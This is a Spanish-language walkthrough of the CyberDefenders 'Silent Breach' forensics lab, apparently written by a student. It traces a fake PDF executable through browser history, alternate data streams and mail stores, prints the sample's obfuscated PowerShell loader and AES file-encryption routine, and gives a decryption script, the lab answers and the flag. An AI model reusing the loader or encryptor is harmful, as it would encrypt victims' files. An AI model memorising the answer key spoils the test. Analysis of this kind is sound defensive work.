CyberDefenders

RESOLUCIÓN DE LABORATORIO

Lab: Silent Breach (CyberDefenders)

Investigación DFIR y análisis de malware: Extracción de artefactos, ingeniería inversa de scripts ofuscados y desarrollo de utilidades en PowerShell para el descifrado de evidencia comprometida.

Sebastian David
Torres Reyes

Escenario:

El IMF sufre un ciberataque que compromete datos confidenciales. Luther envía a Ethan a recuperar información crucial de un servidor comprometido. A pesar de las advertencias, Ethan descarga la información, que posteriormente se vuelve ilegible. Para recuperarla, crea una imagen forense y pide ayuda a Benji para descifrar los archivos.

Herramientas utilizadas:

- FTK Imager
- DB Browser for SQLite
- VirusTotal
- CyberChef
- Strings


Resumen:


El incidente analizado corresponde a un ataque de sabotaje y secuestro de información dirigido a la infraestructura del FMI. El vector de entrada inicial se identificó como un archivo ejecutable engañoso (IMF-Info.pdf.exe), descargado accidentalmente mediante Microsoft Edge desde una URL maliciosa. El análisis de ingeniería inversa del binario reveló que actuaba como un contenedor para ejecutar un script de PowerShell altamente ofuscado. En lugar de establecer persistencia tradicional, el objetivo principal del malware (Impacto) fue cifrar criptográficamente los archivos críticos necesarios para la restauración de los servidores comprometidos. La investigación concluyó exitosamente mediante el análisis de cadenas (strings) y el desarrollo de un script personalizado en PowerShell para descifrar la evidencia, neutralizando el impacto del ataque.

P1: ¿Cuál es el hash MD5 del archivo EXE potencialmente malicioso que descargó el usuario?

R: 336a7cf476ebc7548c93507339196abb

Para el análisis de la imagen lógica forense se utilizó la herramienta FTK Imager. En las descargas se encontró un archivo ejecutable, probablemente malicioso. Se extrajo el hash MD5 para la verificación con VirusTotal y definitivamente el archivo era malicioso de la categoría troyano. El hash MD5 perteneciente al ejecutable es 336a7cf476ebc7548c93507339196abb.





P2: ¿Cuál es la URL desde la que se descargó el archivo?

R: http://192.168.16.128:8000/IMF-Info.pdf.exe

Dentro del ejecutable se encontró el “Zone.Identifier” que reveló la URL de donde se descargó. Este identificador implementado por Windows tiene la función de identificar la procedencia de un archivo descargado, permitiendo al sistema aplicar restricciones de seguridad automáticamente. A esta característica de Windows se le conoce como "Alternate Data Streams (ADS)"

File List

Name	Size	Type	Date Modif...
Zone.Identifier	120 (1 ...	Altern...	9/02/2025 ...

```
[ZoneTransfer]
ZoneId=3
ReferrerUrl=http://192.168.16.128:8000/
HostUrl=http://192.168.16.128:8000/IMF-Info.pdf.exe
```

P3: ¿Qué aplicación utilizó el usuario para descargar este archivo?

R: Microsoft Edge

Se analizaron los historiales de Google Chrome y Microsoft Edge ubicados en los directorios "\Users\ethan\AppData\Local\Google\Chrome\User Data\Default\History" y "\Users\ethan\AppData\Local\Microsoft\Edge\User Data\Default\History" respectivamente.

Se utilizó la herramienta DB Browser for SQLite para visualizar la base de datos donde en el historial de Microsoft Edge se pudo visualizar la descarga del ejecutable malicioso.


Table: downloads

	id	guid	current_path
1	1	6a3760ff-20d2-4480-94af-cfea63e24736	C:\Users\ethan\Downloads\spy_activitieskit.pdf
2	2	25fe1f6e-4617-4931-9422-a73e9aaa4cef	C:\Users\ethan\Downloads\2024-spy-guide-english-large-print.pdf
3	3	f33f2bc6-c2c3-4d9f-8dfe-88214d328565	C:\Users\ethan\Downloads\ChromeSetup.exe
4	4	744ec672-384e-44bf-9115-2e9d2abee7f5	C:\Users\ethan\Downloads\KMSAuto++ Portable.zip
5	5	a46ade44-c7e3-4647-9841-2b4c8d286941	C:\Users\ethan\Downloads\IMF-Secret.pdf
6	6	d65adf5b-85b7-44b3-8ce9-e31c9f8754a2	C:\Users\ethan\Downloads\IMF-Mission.pdf
7	7	6814c285-fbca-40ab-9d65-b1b130f61405	C:\Users\ethan\Downloads\IMF-Info.pdf.exe
8	8	2ad0aeb8-3b93-4b25-9640-d7d479cef2b0	C:\Users\ethan\Downloads\IMF-Secret.pdf
9	9	d689da0e-1d25-45f0-90fd-747f1db40c10	C:\Users\ethan\Downloads\IMF-Mission.pdf

P4: Al examinar los archivos de Windows Mail, encontramos una dirección de correo electrónico que mencionaba tres direcciones IP de servidores que están en riesgo o comprometidos. ¿Cuáles son esas direcciones IP?

R: 145.67.29.88, 212.33.10.112, 192.168.16.128

Se analizó el motor de almacenamiento principal que utiliza Windows Mail de nombre HxStore.hxd ubicado en \Users\ethan [AD1]\AppData\Local\Packages\microsoft.windowscommunicationsapps_8wekyb3d8bbwe\LocalState\HxStore.hxd. Se utilizó CyberChef para extraer las direcciones IP de los servidores comprometidos.




P5: Al examinar el archivo ejecutable malicioso, descubrimos que utiliza un script de PowerShell ofuscado para descifrar archivos específicos. ¿Qué contraseña predefinida utiliza el script para el cifrado?

R: Imf!nfo#2025Sec$

Se extrajo el ejecutable malicioso y se examinó su contenido utilizando la herramienta Strings. Luego, se encontró un script de PowerShell ofuscado dentro del contenido del ejecutable. Adicionalmente, se visualizó el tipo de ofuscación que había realizado el atacante, se había revertido el orden de los caracteres para luego codificarlo en Base64.

```
C:\Users\ethan\AppData\Local\Temp
Gz3m6mG3j2TyAqF2Zx4v.ps1
$wy7qIGPnm36HpvjrL2TMUaRbz =
"K0QfK0QZjJ3bG1CIlxWaGRXdw5WakASblRXStUmdv1WZSBCIgAiCNoQDpgSZz9GbD5SbhVmc0NFd19GJgACIgoQDpgSZz9GbD5SbhVmc0N1b0BXeyNGJgACIgoQDK0QKos2YvxmQsFmbpZEazVHbG5SbhVmc0N1
b0BXeyNGJgACIgoQDpgGdn5WZM5yclRXeC5WahxGckACLwACLzVGd5JkbpFGbwRCKlRXaydlLtFWZyR3UvRHc5J3YkACIgAiCNoQDpUGdpJ3V6oTXlR2bN1WYlJHdT9GdwlncD5SeoBXYyd2b0BXeyNkL5RXayV3
YlNlLtVGdzl3UbBCLy9Gdwlncj5WZkACLtFWZyR3U0V3bkgSbhVmc0N1b0BXeyNkL5hGchJ3ZvRHc5J3QukHdpJXdjV2Uu0WZ0NXeTBCdjVmai9UL3VmTg0DItFWZyR3UvRHc5J3YkACIgAiCNkSZ0FWZyNkO60V-
Zk9WTlxWaG5yTJ5SblR3c5N1WgwSZslmR0VHc0V3bkgSbhVmc0NVZslmRu8USu0WZ0NXeTBCdjVmai9UL3VmTg0DItFWZyR3U0V3bkACIgAiCNoQDpUGbpZEd1BnbpRCKzVGd5JEbsFEZhVmU6oTXlxWaG5yTJ5S-
blR3c5N1Wg0DIzVGd5JkbpFGbwRCIgACIK0gCNkCKy9Gdwlncj5WRlRXYlJ3QuMXZhRCI9AicvRHc5J3YuVGJgACIgoQDK0wNTN0SQpjOdVGZv10ZulGZkFGUukHawFmcn9GdwlncD5Se0lmc1NWZT5SblR3c5N1
Wg0DIn5WakRWYQ5yclFGJgACIgoQDDJ0Q6oTXlR2bNJXZoBXaD5SeoBXYyd2b0BXeyNkL5RXayV3YlNlLtVGdzl3UbBSPgUGZv1kLzVWYkACIgAiCNYXakASPgYVSuMXZhRCIgACIK0QeltGJg0DI5V2SuMXZhRC-
IgACIK0QKoUGdhVmcDpjOdNXZB5SeoBXYyd2b0BXeyNkL5RXayV3YlNlLtVGdzl3UbBSPgMXZhRCIgACIK0gCNcyYuVmLnACLnQiZkBnLcdCIlNWYsBXZy1CIlxWaGRXdw5WakASPgUGbpZEd1BHd19GJgACIgoQ-
D7BSKzVGbpZEd1BnbpRCIulGIlxWaGRXdw5WakgCIoNWYlJ3bmpQDK0QKK0gImRGcu42bpN3cp1ULG1UScxFcvR3azVGRcxlbhhGdlxFXzJXZzVFXcpzQiACIgAiCNwiImRGcuQXZyNWZT1iRNlExcB3b0t2clRE-
Xc5WYoRXZcx1cyV2cVxFX6MkIgACIgoQDoAEI9AyclxWaGRXdw5WakoQDzVGbpZGI0VHculGIm9GI0NXaMByIK0gCNkSZ6l2U2lGJoMXZ0lnQ0V2RuMXZ0lnQlZXayVGZkASPgYXakoQDpUmepNVeltGJoMXZ0ln-
Q0V2RuMXZ0lnQlZXayVGZkASPgkXZrRiCNkycu9Wa0FmclRXakACL0xWYzRCIsQmcvd3czFGckgyclRXeCVmdpJXZEhTO4IzYmJlL5hGchJ3ZvRHc5J3QukHdpJXdjV2Uu0WZ0NXeTBCdjVmai9UL3VmTg0DIzVG-
d5JUZ2lmclRGJK0gCNAiNxASPgUmepNldpRiCNACIgIzMg0DIlpXaTlXZrRiCNADMwATMg0DIz52bpRXYyVGdpRiCNkCOwgHMscDM4BDL2ADewwSNwgHMsQDM4BDLzADewwiMwgHMsEDM4BDKd11WlRXeCtFI9AC-
dsF2ckoQDiQyYlNVNyAjMj8mZuFiZtlkIg0DIkJ3b3N3chBHJ" ;
$9U5RgiwHSYtbsoLuD3Vf6 = $wy7qIGPnm36HpvjrL2TMUaRbz.ToCharArray() ; [array]::Reverse($9U5RgiwHSYtbsoLuD3Vf6) ; -join $9U5RgiwHSYtbsoLuD3Vf6 2>&1> $null ;
$FHG7xpKlVqaDNgu1c2Utw = [systeM.tEXT.ENCODIng]::uTf8.geTStRInG([sYsTeM.CoNVeRt]::FROMBase64StRIng("$9U5RgiwHSYtbsoLuD3Vf6")) ;
$9ozWfHXdm8eIBYru = "InV"+"okE"+"-ex"+"prE"+"SsI"+"ON" ; new-aliaS -Name PwN -ValUe $9ozWfHXdm8eIBYru -fOrce ; pwn $FHG7xpKlVqaDNgu1c2Utw ;
```

Se utilizó la herramienta CyberChef para desofuscar el script y se halló la contraseña predefinida que se utiliza para llevar a cabo la función del script, es decir, el cifrado.



P6: Tras identificar cómo funciona el script, descifre los archivos y envíe la cadena secreta.

R:
CyberDefenders{N3v3r_eX3cuTe_F!l3$_dOwnL0ded_fr0m_M@lic10u5_$erV3r}

Una vez obtenido el script, al analizarlo se descubrió que la función de este script de PowerShell era cifrar dos archivos PDF de nombre IMF-Secret.pdf e IMF-Mission.pdf.

```
# List of input files
$inputFiles = @(
    "C:\\Users\\ethan\\Desktop\\IMF-Secret.pdf",
    "C:\\Users\\ethan\\Desktop\\IMF-Mission.pdf"
)

foreach ($inputFile in $inputFiles) {
    $outputFile = $inputFile -replace '\.pdf$', '.enc'

    $aes = [System.Security.Cryptography.Aes]::Create()
    $aes.Key = $key
    $aes.IV = $iv
    $aes.Mode = [System.Security.Cryptography.CipherMode]::CBC
    $aes.Padding = [System.Security.Cryptography.PaddingMode]::PKCS7

    $encryptor = $aes.CreateEncryptor()

    $plainBytes = [System.IO.File]::ReadAllBytes($inputFile)

    $outStream = New-Object System.IO.FileStream($outputFile, [System.IO.FileMode]::Create)
    $cryptoStream = New-Object System.Security.Cryptography.CryptoStream($outStream,
$encryptor, [System.Security.Cryptography.CryptoStreamMode]::Write)

    $cryptoStream.Write($plainBytes, 0, $plainBytes.Length)
    $cryptoStream.FlushFinalBlock()
```

Se exportaron los archivos cifrados de FTK Imager. Posteriormente se creó un nuevo script de PowerShell tomando como base el script original que cifra los archivos con el objetivo de descifrar los archivos.

```
$password = "Imf!nfo#2025Sec$"
$salt = [Byte[]](0x01,0x02,0x03,0x04,0x05,0x06,0x07,0x08)
$iterations = 10000

$deriveBytes = New-Object System.Security.Cryptography.Rfc2898DeriveBytes($password, $salt, $iterations)
$key = $deriveBytes.GetBytes(32)
$iv = $deriveBytes.GetBytes(16)

$inputFiles = @(
    "E:\CTFs\CyberDefenders\Medium\Silent Breach\IMF-Secret.enc",
    "E:\CTFs\CyberDefenders\Medium\Silent Breach\IMF-Mission.enc"
)

foreach ($inputFile in $inputFiles) {
    $outputFile = $inputFile -replace '\.enc$', '-RECUPERADO.pdf'

    $aes = [System.Security.Cryptography.Aes]::Create()
    $aes.Key = $key
    $aes.IV = $iv
    $aes.Mode = [System.Security.Cryptography.CipherMode]::CBC
    $aes.Padding = [System.Security.Cryptography.PaddingMode]::PKCS7

    # Usamos el descifrador
    $decryptor = $aes.CreateDecryptor()
    $encryptedBytes = [System.IO.File]::ReadAllBytes($inputFile)

    $outStream = New-Object System.IO.FileStream($outputFile, [System.IO.FileMode]::Create)
    $cryptoStream = New-Object System.Security.Cryptography.CryptoStream($outStream, $decryptor, [System.Security.Cryptography.CryptoStreamMode]::Write)

    $cryptoStream.Write($encryptedBytes, 0, $encryptedBytes.Length)
    $cryptoStream.FlushFinalBlock()
    $cryptoStream.Close()
    $outStream.Close()

    Write-Host "¡Éxito! Archivo recuperado en: $outputFile"
```

Como resultado se obtuvieron los dos archivos PDF descifrados. La cadena secreta es CyberDefenders{N3v3r_eX3cuTe_F!l3$_dOwnL0ded_fr0m_M@lic10u5_$erV3r}.

- Target: Data encryption key stored in a biometric vault.

Mission Briefing:

The mission will involve stealth infiltration, bypassing security, and securing the data without raising alarms. It's a race against time as "The Veil" prepares to erase all evidence of their operation.

Important Notes:

- Any failure to retrieve the data may lead to catastrophic consequences on a global scale.
- Team members must act quickly, with no room for error.
- Contact with outside forces will be limited to avoid exposure.

Flag - CyberDefenders{N3v3r_eX3cuTe_F!l3$_dOwnL0ded_fr0m_M@lic10u5_$erV3r}